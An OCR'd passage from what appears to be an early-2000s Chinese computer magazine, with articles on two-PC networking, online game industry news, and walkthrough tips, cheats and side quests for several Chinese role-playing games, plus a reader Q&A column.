安装完成后,重新启动,这样你的USB Network环境就被建立起来了,你可以从“网上邻居”中看到你网络上的共享文档和外围设备,如果不能看到,可到网络属性中设定TCP/IP协议中的IP地址和子网掩码(方法与双绞线一样)。



如果要玩游戏,还要右击桌面上的“网上邻居”,选择“属性”,然后添加IPX兼容协议

由于家庭计算机的年代不同,可能两台计算机的操作系统与性能有所区别。本文中的两台计算机的操作系统都是Windows 98,如果两台计算机的操作系统不同,那么在具体操作上可能有所区别。

总评:用并口和串口连接线实现双机互联,价格便宜,但传输速度比较慢;用USB连接线实现双机互联,安装容易,速度快,价格稍微贵一些;而双绞线是连接局域网时常用的,可以很方便地扩充为多台机器互联。

兄弟姐妹们,连好机器,开始对战吧!

CF

游业漫谈



□广东　卫易

网络游戏动作多

正值第一套中文图形网络游戏《万王之王》在中国台湾地区推出两周年，在中国大陆地区推出一周年的八月，华彩举办了一系列的活动来庆祝，包括十大玩家评选、寻宝竞赛等。而到时的周年庆典也将推出真人秀的节目，并有更多的活动来庆祝，惟一不和谐的声音是玩家对于游戏大神随意修改游戏内容的做法表示不满，而由此引发的冲突在八月初再度升级。

韩国网络游戏《红月》也在此时登陆，不久《英雄》也会降临中国大陆地区，而包括《龙族》在内的众多韩国网络游戏都有相关的活动，希望在暑假吸引更多的玩家加入。

同样，《金庸群侠传online》也在送大礼，各种游戏虚拟宝贝奖励给花钱买月卡的玩家，这倒也是颇有吸引力的做法。《金庸群侠传online》也在完善和辱骂声中继续前进。

不过，更值得关注的是，早期最为成功的两款网络游戏《石器时代》和《万王之王》都开始出现了二代的踪影，其中《石器时代2》已经在港台地区发售，而《万王之王2》也许还只是一个策划的文字，不过对于喜欢这两款游戏的玩家来说，这个消息无疑还是让人高兴的。

对于网络游戏，我总是坚持，一款网络游戏的成功与否，关键是看它有没有让玩家看到前途。

角色扮演游戏之黄金季节

对于中文游戏地区来说，暑假是中文电脑游戏业的销售黄金季节，而其中又以中文角色扮演类游戏更习惯于在这个时候出来撕杀。上个月《新仙剑奇侠传》和《剑侠情缘2外传：月影传说》几乎同时放在软件专卖店的柜台上，让不少玩家犹豫和踌躇。这个月，更有数套有分量的中文角色游戏上市，分别包括改编自黄易的《大唐双龙传》和改编自古龙的《浣花洗剑录》。随后还有同样改编自古龙的《圆月弯刀》以及原创的《剑灵》也即将登场，与这些游戏登场有关的造势活动也在热火朝天地进行中，包括真人秀等，让人目不暇接。

记得10年前，那时中文电脑游戏业几乎是清一色的中文角色扮演游戏，而且只要是中文本土地区制作的作品，就肯定能获得玩家的支持。而10年后，中文角色扮演游戏一统天下的局面依然如故，而且几乎百分之百是武侠体裁，却不知是否让我们觉得骄傲和高兴——至少欧美方面要制作这类游戏还需要点时间来研究中国的武侠文化特色和历史。

不过，当我看到如今的这些作品虽然都有着不错的题材（玩电脑游戏的有几个不是金庸古龙迷），却依然不敢怠慢地张灯结彩地吆喝，总觉得其中似乎有点内虚。1995年开始对于中文角色扮演游戏的发展就曾经有过比较广泛的讨论，但今天回头来看，那些展望几乎没有任何被真正地实现。

不过既然是黄金季节，玩家总得玩中文武侠游戏的，既然大家的东西都差不多，吆喝得是否大声，门面工夫是否做足，就尤其关键了。

即将揭开神秘面纱的X Box

在最近的一次云集近300名华尔街分析员的发表会上，微软(Microsoft)介绍了旗下即将发售的最新计算机软件，包括视窗操作系统Windows XP等，可是让整个电子娱乐业乃至个人电脑业最瞩目的，却是X Box这个神秘的电子机器。从Microsoft公布的一系列数据来看，我们有理由相信，X Box即将登台了。


根据微软发言人表示，Microsoft还是坚持让X Box在美国时间2001年11月8日开始销售，但谣言却纷纷传说其出货期应该是2002年第二季度。而Microsoft预计到2002年6月30日，X Box的出货量将是450至600万部，由此可见，Microsoft是很有信心的。

现在整个电子娱乐行业都在等待这场风暴的到来。SONY的战书已经发出，巨人和巨人之间的较量迟早要决出胜负。也许在近三五年内，这场电子娱乐业的战争并不会对中国市场产生多少影响，但三五年后，整个世界的个人计算机硬件领域将发生重大的变革，此时即使中国计算机行业想做出什么动作，也恐怕已经太迟了。

个人电脑演变成家用电器的时代迫在眉睫，Microsoft从家庭个人电脑业出发，SONY从家用电器业出发，他们的目标和终结点完全一致，就看谁更强。CF



《新仙剑奇侠传》经验谈



□广东　　小静

多年的等待，虽然没有等上《仙剑奇侠传2》，却迎来了《新仙剑奇侠传》。如果是老一代的玩家，肯定知道上个世纪的1995年推出的《仙剑奇侠传》曾经给当时的玩家带来怎样一种仙剑情缘！后来，仙剑98版、仙剑99版都或多或少地挑起了这段仙剑情结。

全新的仙剑换上了更为精致的场景、人物和更为出色的音效。虽然对于人物的造型，我还是比较喜欢以前的那种感觉，但从技术上来说，画面绝对是进步了。再来看看剧情，可以说，主线剧情没有多大的改变，只是增加了一些支线剧情，到后来也证实了这一点，虽然有些失望，但对于新仙剑，基本上还是满意的。以下就谈谈游戏中的一些经验。

行走与战斗：



新仙剑中引入了八个方向的行走方式，完全以键盘来进行操作。虽然我觉得这反而没有旧作中单纯4键操作来得简单，但是只要运用得熟练，很多时候可以闪开游戏中的敌人，除非你是一个练功狂，否则闪开烦人的敌人是相当重要的。如果你觉得单键移动太慢了，你可以双击方向键来进行快速移动，感觉很爽呢。

当然，即使你的移动技巧多么高深，在一些比较狭窄的路段上还是不可避免要跟敌人来一场战斗，战斗的基本要领当然就是在保护自己的情况下最大限度地打击敌人啦。我这里要提的并非是这方面的技巧，而是如何让自己觉得在战斗中不烦。这里要教大家的是两个快捷键“ F ”和“ R ”，其中F键按下之后，所有的角色均以最强的招式对付敌人，而R键按下之后，可以重复上一回合的攻击动作。有了这两个键，特别是R键，可以在一些经常进行战斗画面的迷宫地图中快速地进行完战斗，快快地找到迷宫的出口。

迷宫与走法：



仙剑与迷宫很早就结下了不解之缘，仙剑迷宫大而多已经是众所周知的了。在新仙剑中，基本上迷宫的数量跟以前相似，而每个迷宫的难度比以前是降低了。通常情况下，在分叉路上，如果你走到不正确的一条，就很快会出现一个宝箱，然后你就知道自己走错了。不过由于场景设计比以前精美多了，虽然感觉上迷宫特别复杂，而且迷宫确实比以前是长了很多，但只要你把握住一点：可以走很长的那条路一定是正确的路线，就可以相对容易地走过大部分的迷宫了。

游戏秘技：




为了让大家在游戏中可以轻松些，免得练功打斗的时间严重过多，这里介绍一些秘技给大家。首先一条是关于购物的，或者是新仙剑中的Bug吧，你在买东西的时候按“ → ”(右)是所要买的物品加一，而按“ 确认 ”是付钱。当两键一起按(快速)，就会停一到两秒，然后所持的该物品为99了，快吧。


除了物品之外，就是金钱了，有三个方法。第一是在京城找法师驱妖的时候，你可以向云姨拿钱，还记得每次是30000大元呀，拿了钱就尽情买东西吧，只要钱少于15000时，就可以再去拿，但要记住，只可以要三次。其次是在锁妖塔或者在桃花林中，有一个长着狐狸尾巴的女人怪物，打死后可有4千多元，多打几个就挣足金钱啦，如果怕少不要紧，打她后存盘，然后再取，她又会出现了。第三个办法是在苏州城买糖葫芦，20元一个，但到当铺当掉的价钱是37元一个，如此反复便有无限金钱。看来新仙剑中，钱来得就是这么简单。

嘻，这里再教你一招半式，让你的人物实力大增，赵灵儿会梦蛇之后，只要用一次梦蛇，赵灵儿的武术大幅上升。我用赵灵儿打BOSS都是一拳一个。巫后娘娘也同赵灵儿一样的多放梦蛇，在打水魔兽时也是一拳就死了，这是李逍遥练功的好地方呀，水魔兽的经验值是3028，如果不想练得这么辛苦，也可以呀，就是买金蛊王(在阿奴家的那个苗村中一个秘密的小店中有卖)，吃了后就可以直接升一级，或者你也可以通过炼虫皿(鬼阴坛的右边得到)以八仙石+雪蛤蟆得到金蚕王(八仙石可以在锁妖塔里无限偷取)，便宜一点可以用虫卵+糯米糕就可以炼出金蚕王了。有这样的练功秘诀，还用怕敌人强大吗？呵呵。

除此之外，游戏中还有一些需要注意，例如在试炼洞底下有水、土、风、雷、火神学！只是找的时候比较麻烦，具体你可以依照一个方法，就是见到风眼洞就往下走，不断往下，大约10层左右，你就会见到一个图案，进入后就可以学到其中一种神功，再找其他图案学其他的神功吧。而在打最后boss之前的场景里，打死某一个类似武士的怪物可以得到一种叫捆仙索的东东，战斗中将它投掷到敌人，打最后的boss可以不费一点体力，真是太简单了！

最后要提醒大家，在战斗中不要用土遁符呀，会变成读存档了，是bug！ 而在大理有个人想卖给你一种叫“ 仙剑 ”的武器，号称无敌，千万别上当呀，他骗钱的！相信有了这些经验，大家想破关是绝对没有问题的了。CF





《自由与荣耀 II》菜鸟手记

□北京　小斌

装上《自由与荣耀 II》以后，利用周末的时间与电脑大大小小恶战了十几场，从一开始被 AI 打得毫无还手之力，到最后能轻松战胜一个 AI 对手，我这个菜鸟也多少有了一点心得。

一、开局

我选的人类方，游戏一开始，有两个采矿器，一个武器工厂和一个工程车。根据以前玩《自由与荣耀》一代的经验，采矿器要多造，于是我上来就在矿旁边造了一个采矿器，于是，灾难开始了。一代中十几秒钟就造好的采矿器，现在却两分钟还没有造完，天哪，要是按一代的打法，一个矿旁边摆上二十多个采矿器，得造到什么时候啊！耐心地又造了几个采矿器以后，我的基地就被 AI 派来的部队推平了。

看来二代的采矿器和一代不太一样。翻了说明书以后，发现果然不出我所料，采矿器不用造太多，每个矿旁边摆上三个就足够了。这样看来，一开始给的两个采矿器应该已经够用了。


明白了这一点以后，我第一个造的建筑就不再是采矿器了。试了几种开局，发现要赢 AI 对手还是很容易的。在小地图上可以不考虑发展，一开始武器工厂就造小坦克，工程车开始造另一个武器工厂，造好后两个武器工厂一起生产小坦克，在 2 分 30 秒左右能有 10 来个小坦克，凑足一组就直扑敌人基地，这时候敌人最多有两三个地堡，集中火力一个个打掉，敌人就没有还手之力了。不过在大地图上这种战术就不太管用了，等找到敌人基地的时候，敌人往往已经有了足够的防御，小坦克再多也冲不进去了。

比较正常的开局是这样：武器工厂造小坦克出去探路，工程车开始造技术中心，技术中心造好以后尽快升级采矿器，加了两个“附属物”的采矿器采矿能力能提升50%，在战斗的任何时期良好的经济都是非常重要的。以后视情况在基地里建二、三个地堡，可以有效地防止敌人早期小规模的骚扰。

二、资源

《自由与荣耀 II》的资源只有一种，就是晶矿，这使得游戏中资源采集的部分相对比较简单：抢夺更多的晶矿就意味着经济上的优势。

采集晶矿的时候有几个要注意的地方：



1．采矿器和附属物

采矿器可以通过升级(添加附属物)来提升其采矿能力，最多可以添加六个附属物。升满级以后，采矿器的采矿能力达到初始时的2.5倍。这六个附属物的添加是需要满足一定条件的：建好技术中心以后可以添加两个，升完第一级科技以后可以再添加两个，升完第二级科技以后可以添加最后两个。注意，在添加附属物的时候，采矿器本身是不采矿的，而且添加附属物的时间不算太短，所以选择一个好的时机开始添加附属物是非常重要的。

2．抢夺晶矿

《自由与荣耀 II》中的晶矿是一种比较特殊的资源，单位时间内每个晶矿可以被开采的数量是有一个上限的，当一个晶矿旁边的三个采矿器都升满级的时候，它们刚好达到晶矿的开采上限，所以每个晶矿旁边放三个采矿器是效率最高的。换句话说，在一个晶矿旁边修建很多的采矿器并不能加快晶矿的采集速度，要想让钱来得更快，只有抢占更多的晶矿，在每个晶矿旁边修建最多三个采矿器，并且迅速把它们升满级。

三、科技

技术中心可以升级科技等级。升级科技等级除了会影响采矿器的采矿能力外，最大的作用就是可以提高单位上限。要注意的是，《自由与荣耀 II》中所有的建筑也是占单位数的，所以当你的单位数达到上限以后，你不但不能生产新的部队，也无法修建新的建筑。

另外，有些单位的特殊能力的研究是需要满足一定的科技等级的，只有升级到了相应的科技等级才能开始研究。

四、战术

《自由与荣耀 II》中有地球人类和克利干机器人两个不同的种族，它们的科技体系不同，兵种有很明显的区别，所以在战略战术上，也有各自的特点。

人类的建筑都是固定的，而且相对克利干机器人的建筑来说生命值要多10%以上，同类的战斗单位也是人类方生命值较长，但机器人方的装甲较高。人类方的建筑最大的优势是在被攻击时可以用工程车修理，而且可以多个工程车同时修理一个目标，这一优势在狂风地堡和凤凰防空堡上得到最大的体现。

机器人方的建筑全都悬浮在空中，并可以缓慢移动。所以机器人方采完一个矿以后，采矿器可以漂到另一个矿上去采矿。另外，机器人方的地堡和空堡都可以缓慢移动，所以可以把它们集中起来同时攻击敌方的一个目标。注意：机器人方的各种建筑移动速度并不相同：综合控制中心的移动速度开始是非常慢的，但升级完快速移动（在数据中心升级，需1级科技）以后，就没有多少兵种能够追得上它了。地面武器复制中心和空中武器复制中心是建筑中移动速度比较快的，但是要注意的是，它们在移动的时候不能生产，正在生产时也不能移动。CF



E-mail: games@cfan.cn.net



《少林足球》上手指南

□北京　大勇

游戏介绍

《少林足球》的故事结合武打、足球和搞笑于一身，内容讲述自小在少林寺长大的阿星是一个痴迷武术的青年人，因命运安排，让其遇上到少林寺求易筋经治疗多年的腿伤的昔日足球明星明锋，而意外被其发现足球天分。由于少林寺的易筋经失窃，住持派阿星及师兄弟下山寻回秘笈，明锋亦随阿星同行。可是傻阿星被人骗去所有路费，在无法可施的情况下只好听明锋的，利用少林武功来踢足球赚取路费，成立了少林足球队。由于明锋找来的经理人太丑，于是由懂得太极手，亦是阿星青梅竹马的好朋友阿梅当上足球队经理人(同时兼任守门员)。阿梅虽然单恋阿星，可是旅途中阿星却又爱上偶遇的小明星程丽，于是一段三角恋情由此展开。

游戏规则

为了夺取全国足球联赛的冠军，阿星的队伍将与潮州老汉队、福建猪排队、泰国人妖队等等一系列特点怪异的球队轮番打斗。游戏的战斗模式是一种6斗6的新型足球赛事，赛事开始之前，你能够看到对手的能力预测，然后慢慢安排阵式及选择出赛队员。比赛分上下半场各五分钟，全场共十分钟，当比赛结束还未分出胜负，则可多一场无限时的黄金入球加时赛。比赛开始之后，当双方球员接近的时候，选单便会自动出现，各位玩家可以向阿星、阿梅和其他几位师兄下达诸如停球、盘球、过人等常规技术动作，而且还可以使用少林武功——因为游戏中的赛场上根本没设置裁判一职，也无任何犯规：打人也没有关系！只是基本的界外球角球等规则仍需遵守。在这场以乱斗方式进行的狂热足球赛中，玩家操纵的角色不但造型个性十足，而且还要活用各种道具来应付从天而降的突发事件，只有这样才能笑到最后，成为胜者。当然除了足球赛事以外，制作小组还设置了旁支任务系统，这些并不影响主线剧情，且丰富了游戏的世界观。游戏中的恋情情趣盎然，为游戏增添了一丝人性和爱情之光。

功能键介绍



游戏中还设有许多便于玩家了解和掌握游戏玩法的功能键和按钮：

１．防御力：防御力等于人体的体质，当挡下射门时防御力不足就要受伤，而守门员是否可接住球，也要看守门员的防御力高不高。

２．体力：是任何行动的基础，不论射门、盘球、拦截、守门或使用绝招皆会扣除少许体力，控球时，体力会有所回升。

３．速度：速度越高，球场上移动的速度也越快，移动速度越快就越能避开敌人的追击，甚至可以直接避开敌人。

４．反应：反应越快则射门的准确性会越高，盘球避开人的技术就越好，避开射门的第一反应也会更快、守门员接球的反应也越快。

５．适合位置：由于每位主角能力不等，因此在赛场上的位置当然各自有异，适合位置只是提示大家不同人物在哪个位置，其能力发挥才能最大化。

６．幸运:幸运越高，对所有状况一定更为有利，出现必杀技的机会会有所提高，成功的概率也比一般的人高得多。

另外，在球场上还有许多的小窍门和小暗器，在关键时刻可对比赛局势起到推波助兴的非凡作用。队员球衣绝对是不可忽视的辅助工具，不同的球衣装备在身可提升不同的能力值，也可在足球赛事中发挥不同的功效。你可根据需要，选择诸如防水球衣、防火球衣、防止轻微碰撞伤害的球衣等（需玩家注意，有些贵重的高级球衣，一般人绝对买不起，却只是普普通通的轻便球衣;有些球衣为极品货色，却价格适中，而且耐用度极高，这需各玩家在游戏中逐渐学会辨认其庐山真面目)。另外，为了提高在球场上的奔跑速度，你还可借助滚轴溜冰鞋，使你如虎添翼，一路狂奔。甚至你还可大耍卑劣之技，在球场洒图钉，敌人不幸踩上，便再无法移动。(在现实中这种老鼠陷阱万不可如法炮制！！这只是对付行径更为阴险毒辣的敌人所用，切记！切记！)

为了让玩家更快上手而其乐融融，游戏中的队员能力显示、阵型选择、出场情况等在屏幕上均有清晰显示。

１．出场名单：当选择了人物后可移动到此栏。此栏可安排玩家的出场位置。当设定完毕后，如一直没有改变阵式，则到下一关也可以保留出场名单。

２．阵型选择：阵型选择可以选择我方在球场的阵型，如２－２－２（后卫二人－中场二人－前锋二人)。

３．能力显示表：当光标移至球员名单或出场名单时，能力显示表就会显示光标所在位置球员的基本能力。

４．绝招资料：可以看到该人物所有绝招，当光标移至绝招上便可看到该绝招的详细资料。

通俗易懂却跌宕起伏的剧情与任务设置，没有杀戮却魄力十足的打斗效果便是《少林足球》作为新型足球游戏的精髓所在。GF

《大唐双龙传》赏析

□北京　小丽



人物设定、个性武功特色大公开

「大唐双龙传」吸引人的主要特色在于出场人物众多，而且每个人物都有着反映自身性格的武功招数，而黄易先生对角色人物的描述除了个性强烈鲜明外，其外形也是一个比一个华丽俊美，所以游戏的角色设定必定要经过读者们严格把关检验。

内外修炼的真气经脉系统

在「大唐双龙传」中，寇徐两人融合「长生诀」与「九玄大法」，体验出人人与生就具有的各式潜能，一旦放开迷惑与执着的限制后，就能发动潜能，让身体中的气在经脉中源源不绝不断流窜。而如何善加运用自己体内的气，配合上各种武功招式，就是你如何在群雄并起的武林中与人一较高下的本钱了。

为了表现出这些武学的内涵，这款游戏特别设计了真气经脉系统，让玩家在实战与剧情中，调配修炼主角们的内功，这也是在众多武侠角色扮演游戏中，第一次跳出华丽招式动画的限制，深入内功心法世界的新尝试。

游戏中，以「精」代表主角生命力，「气」代表主角真气，「神」就是在「精」和「气」配合下主角所展现出来的精神状态，在对敌时所展现出来的惊人气势。由于剧情中高手如云，他们的武功都远远高出主角，所以必须把「精」与「气」好好加以修炼搭配，当对战时主角的「神」值如果很高的话，也可以进一步到达小说中的「井中月」、「星变」等心法境界，一举击败强过自身很多的对手们，重现小说中寇徐两人每次与高手对阵化险为夷的情节。



在真气系统中，玩家可以调整主角本身的气做发劲、护体与回护的应用。发劲可以用来攻击或防御，护体包括把敌人攻击到身上的气抵消、借劲与卸劲，可以减少内、外伤所带来的伤害，而将体内源源之气调养回息以疗伤和保持其运转充沛的功能就是回护。游戏中玩家可以把主角所具有的真气值，依需要分配在发劲、护体与回护的项目中，除了用华丽的动画表现气功概念外，更把武侠世界里的内功巧妙运用实现在游戏系统中。



而经脉系统重现的正是在「大唐双龙传」寇仲与徐子陵以「长生诀」上的经脉图所指示的运气法门，在系统接口上有着各有所司的十二正经与八脉，由玩家自己根据主角本身气的属性，选择在经脉中运行的方向与路径。由于每一条经脉都有着不同的属性与主掌功能，所以依照所选择的经脉顺序、组合的不同，锻炼出来的真气以及所加强的效果也会有所不同，也就是玩家可以根据主角特性与所得的心法，透过经脉系统修炼自己的气，以在战斗时把所锻炼出来的特殊气功运用于发劲、护体及回护，就像武侠小说中，内家高手调养运行自己的气一样。



另外为了增加武林高手之间对战的真实度，游戏中还有「应变」、「身法」等值的各项设定，而对手遭受攻击时也会互动做出对应动作，为战斗中增添多项变化因素，也让战斗更有高手间对招的逼真临场感，加上有魄力的3D招式的动画，把原著中主角们出招的魄力与气势、武学的实质与内涵，在游戏中做一次最完整的重现。

遮蔽物半透明、镜头自由操控，游戏更顺畅

在3D场景中，游戏主角在进行搜寻与行动时，常常被立体的建筑遮掩，因此错过了关键性的线索而影响游戏进行，在这款游戏中，这些碍眼的建筑物都可以透过切换遮蔽物半透明系统，在游戏画面上展现出半透明的透视效果，让游戏更顺畅地进行。

玩3D游戏常常因为场景与场景连接之间的镜头切换，搞得玩家晕头转向，导致操作上的困难与迷路(不顺畅的镜头转换甚至可以使人心悸想吐，像晕车一样)。在这款游戏中，玩家可以通过调整镜头的远中近距离，使这个问题获得改善，更让玩家在游戏中通过对镜头的操控，可以仔细探究每一个角落，不放过任何一丝游戏线索与隐藏物品。



乱世风光，壮丽中的沉默与哀愁

「大唐双龙传」场景的表现不单以华丽取胜，除了详实地考证剧情历史背景外，更是用心地重现原著小说情景，以严整的透视构图、浓厚带暗的色调，写实地勾绘出雄伟壮丽中带着浓厚乱世的沉重气氛。以炀帝行宫一景为例，就表现出寇仲、徐子陵所看到华丽中衰败的颓靡血光，每一段场景都表现出剧情中带给寇徐两人的感受，让玩家体验到寇徐两人对乱世的感慨，和在幽静的山水景色中感受人与自然互融合一的情感。CF

《剑侠外传》支线任务全接触

□云南　善良的大灰狼

2000 年的暑期，《剑侠情缘 II》相隔前作 4 年后横空出世，一举创下单套国产游戏 15 万套的破记录销量，可惜游戏剧情设计过短，让很多玩家刚刚兴浓便已结束。2001 年暑期，借助《剑侠情缘 II》游戏引擎的《剑侠外传：月影传说》再战江湖，也许是听取了玩家们对上代剧情过短的意见，本作中不仅游戏局增加为 4 种，而支线剧情也大大丰富，但丰富的结果也出现了一个问题，那就是很多隐藏任务大家没有能全部玩出。哪里有需要，哪里就有生产，于是在认真地打翻 N 遍游戏，并总结了朋友们的经验之后，大灰狼也就整理出了游戏中的全部支线任务，当作主线任务攻略之外的拾遗补充介绍给大家。

1. 酒店老板任务

杨影枫从武当山下来后再跟武当山脚的酒店老板对话，他会让杨影枫帮他找三味配料：野姜（在地图上的九曲溪有个随机出现的老农在挖野姜，与他对话就可以得到），草葱（在武当山上可以找到）和罂粟（在洗剑池附近可以找到），找齐后给酒店老板，会有奖励哦。

2. 惠安镇的乞丐


此乞丐会随机在惠安镇或清平乡出现，杨影枫每次找他说话，他都问杨影枫要一些钱，杨影枫给十次钱以后他会给杨影枫一本武林“潮起月盈”剑谱，这可是武林盟主孟之秋的东东哦。

3. 算命先生

与惠安镇的算命先生对话，他会提供一些信息，内容有关于游戏玩法、游戏剧情、战斗技巧等等。不过这是要付费的。算命先生还会给杨影枫算命（姻缘和前程），虽然不太准确，但对游戏的剧情还是有一定指引作用的。

4. 寻找小阿亮

在平乡，一个农妇在找她的孩子。杨影枫帮她在清平乡一座破庙后面的一个角落找到小孩，原来这个调皮的小孩追赶一只兔子跑到这里，并劝小孩子快回家，妈妈在找他。妇人为了感谢杨影枫，告诉他以后有什么事她能帮忙的尽管来找她。以后只要游戏中有事情发生，这个妇人都能为杨影枫提供指引。



5. 钓鱼老头

在惠安镇南郊遇到一垂钓叟，老头儿缺少鱼钩。杨影枫在惠安镇找到渔夫，渔夫送给他鱼钩，他再把鱼钩送给老人。老人会感谢杨影枫并给杨影枫一本书，学会“金钟罩”。

6. 解毒

在清平乡有个家伙中毒，需要某医生才可治好，跑一段地图后到惠安镇找医生，开药方解了他的毒，还以为他会如何感谢，不料什么好处也没有。：(

7. 找玉镯

惠安镇的姑娘清清丢了玉镯，帮她在惠安镇找找吧！什么？找到后的好处？助人为乐一定要有报酬吗？

8. 触发条件：得到 7 块羊皮

通天塔 8 层有 7 块羊皮，都收集后点击右键使用就可以合成一部武功心法，于是玩家便学会了一种新的招式——镇狱破天劲。

9. 独孤剑

在惠安镇北郊一个 NPC 自称来自洞庭湖天王岛，谈到“想当初张琳心和独孤剑夫妇健在时天王岛如何如何”，现他们已经早逝，但留下一把“独孤剑”留传江湖，此时就可以在这张地图内一个很隐蔽的地方找到一个宝箱，内有隐藏武器“独孤剑”。

10. 屠龙刀

玩家在惠安镇碰到一刀客寻找丢失的屠龙刀，到铁匠铺买一把交给那家伙就可以得到一本书，就能学会前代游戏中的一招——漫天花雨。


11. 醉蝶狂舞

在忘忧岛有个书生模样的人，他出个对子让杨影枫猜。这个答案跟蝴蝶有关。在岛上点击了蝴蝶后触发灵感，把下联告诉书生。得到一本武功书，学会一招——醉蝶狂舞。

12. 藏剑山庄的后院

杨影枫在藏剑山庄的后院，看见一人在挖地，说他是偷偷溜进来的，让杨影枫不要出卖他。因为听说藏剑山庄埋藏有名剑，连续跟他说话六次。发现他真的挖出来了“速攻鞋”（但不是剑），这人很失望，就把它廉价卖给杨影枫。再看，他还在挖，不到黄河心不死。走出地图后，这人自动不见了。





□北京　承承

1.读者赵斌来E-mail:“半条命之反恐精英”可不可以单机模式玩？还有，听说“半条命之蓝色行动”可以玩单机模式，但是如果不是正版的话还需要下载一个补丁，请问是真的吗？如果是真的，在哪里可以下载到那个补丁?

答：在CS中是可以单机跟NPC进行对战，但是要安装一个NPC程序补丁，称之为机器人程序，具体的下载地址是:http://game.sina.com.cn/downgames/updatex/06222635.shtml。没错，蓝色行动是可以进行你提到的那种模式。这里希望大家都能支持正版游戏，多谢！

2.问：我一直是Half-Life（半条命）系列的支持者，但是由于这系列的资料片众多，我有点分不清楚哪款是最新的，哪款是最旧的，可以告诉我吗？

答：首先第一部是1998年11月推出的《Half-Life》，也就是原版，第二部是1999年11月推出的《Half-Life: Opposing Force》，也就是第一部资料片，而现在流行的《Half-Life: Counter-Strike》是第二部资料片，最新的《Half-Life: Blue Shift》是第三部资料片。

3.天津健翔来信问:FF7中墨晶石的各种颜色代表什么意思？能抓陆行鸟的是哪种？

答：绿色是魔法宝石，紫色是独立属性魔石，黄色是特殊技能魔石，蓝色是联合魔石，红色是召唤魔石。紫色，名称是CHOCOBO LURE,可以在陆行鸟农场的养殖场的一个人那里买到，最好将此魔石练好再去捕鸟。

4.读者华来E-mail问:为什么我申请石器时代的账号时等了一个多钟头还没有反应？补寄会员确认信我又收不到，我已经试了好几次了，心里很急，请帮忙。

答：不要急，这里游虾提出一些解决的办法。1.确认你的邮箱是属于华义可以发送信件的范围，或者换个邮箱试试。2.多等一段时间。3.打电话到北京华义服务热线。当然，我觉得第3个办法是最可行的，华义服务热线的电话是010-84250066。

5.有读者来信问：《风云二七武器》有什么密技？

答：这款作品近来还算是比较热门，在游戏中任何地点同时按下（记住一定是同时哦）Shift、Ctrl、Alt和Z四个键，则步惊云的血会变为9999。

6.有读者来信问：玩《浣花洗剑录》到泰山英雄会，对4大高手的剑阵时老是过不了，有什么方法可以过呢？

答:将刺客武魂通过天地之魂和一个补充刀气的武魂合成在一起，装备以后就可以轻松打赢此仗了。其中刺客武魂可以将对方被打掉的50%的生命力补充到我方身上，绝对精品！而为什么要补充刀气的武魂呢？因为方宝玉出现的时候没有补充刀气的武功，而游戏的BUG又无法修炼秘籍，所以一定要这样。此外，《浣花洗剑录》修正秘籍无法修炼的严重BUG的官方补丁下载地址:http://211.167.251.190/image/hhxjl.zip。

7.黑龙江张明达问:《浣花洗剑录》中逃出被火围困的办法？

答:在游戏中，从一开始，向右走到底，然后向上，再向右走到底，向上，最后向右走到底，过了。你试试看。

8.广州魏冰来信问：《永远的伊苏2》中那只会放蝙蝠的boss怎么打，我都打了5次了，还是没有打过去。

答：方法有两个，装备隼之眼后尽量吸引蝙蝠飞到屏幕下方然后猛打,不过缺点是火球很容易偏到放蝙蝠的那个人身上。另外一个办法是装备时间停止和节约魔力的指环，先把蝙蝠吸引到最下方后使用时间停止,然后换火焰魔杖，边走边放(不然火球挤成一堆只会中很少的),缺点是比较耗时。如果还不行，回兰斯村买生命之药（￥60000）装上再打。不过在这之前请你先去钟楼左边的女神宫殿,去了之后并传送魔杖以后,就可以把你直接传送到这里,就可以少跑路了。CF

13.卖花姑娘

在惠安镇上可以找到一个卖花姑娘（与卖花姑娘可以做买卖交易），大家买了花以后可以送给女性同伴用来讨好MM。

14.听笑话

惠安镇有个胖子，跟他不断说话，他会讲很多笑话。



15.送信

在惠安镇看到惠安镇的店小二小叁子，他说他最近很烦恼，因为跟表妹闹别扭，有心和解但不敢去找表妹。托玩家帮他带一封书信给表妹。杨影枫把书信送到惠安镇东郊的表妹处，误会冰释，自然奖励也不少哦。CF

□北京 Daffodil



用 Agent+ASP 技术制作语音聊天室

好久没有和远方的朋友见面了，难得网上一叙，也找不到合适的场所：文字聊天虽然方便，然而就好像两人面对面却只打手势交流，终归是一种遗憾；而 IP 电话呢，那还要看我的小“猫”以及网络的脸色如何。无奈之下不得不动上一番脑筋，终于用微软的 Agent 以及 ASP 技术做出了一个简单的语音聊天室，自给自足，不亦乐乎！

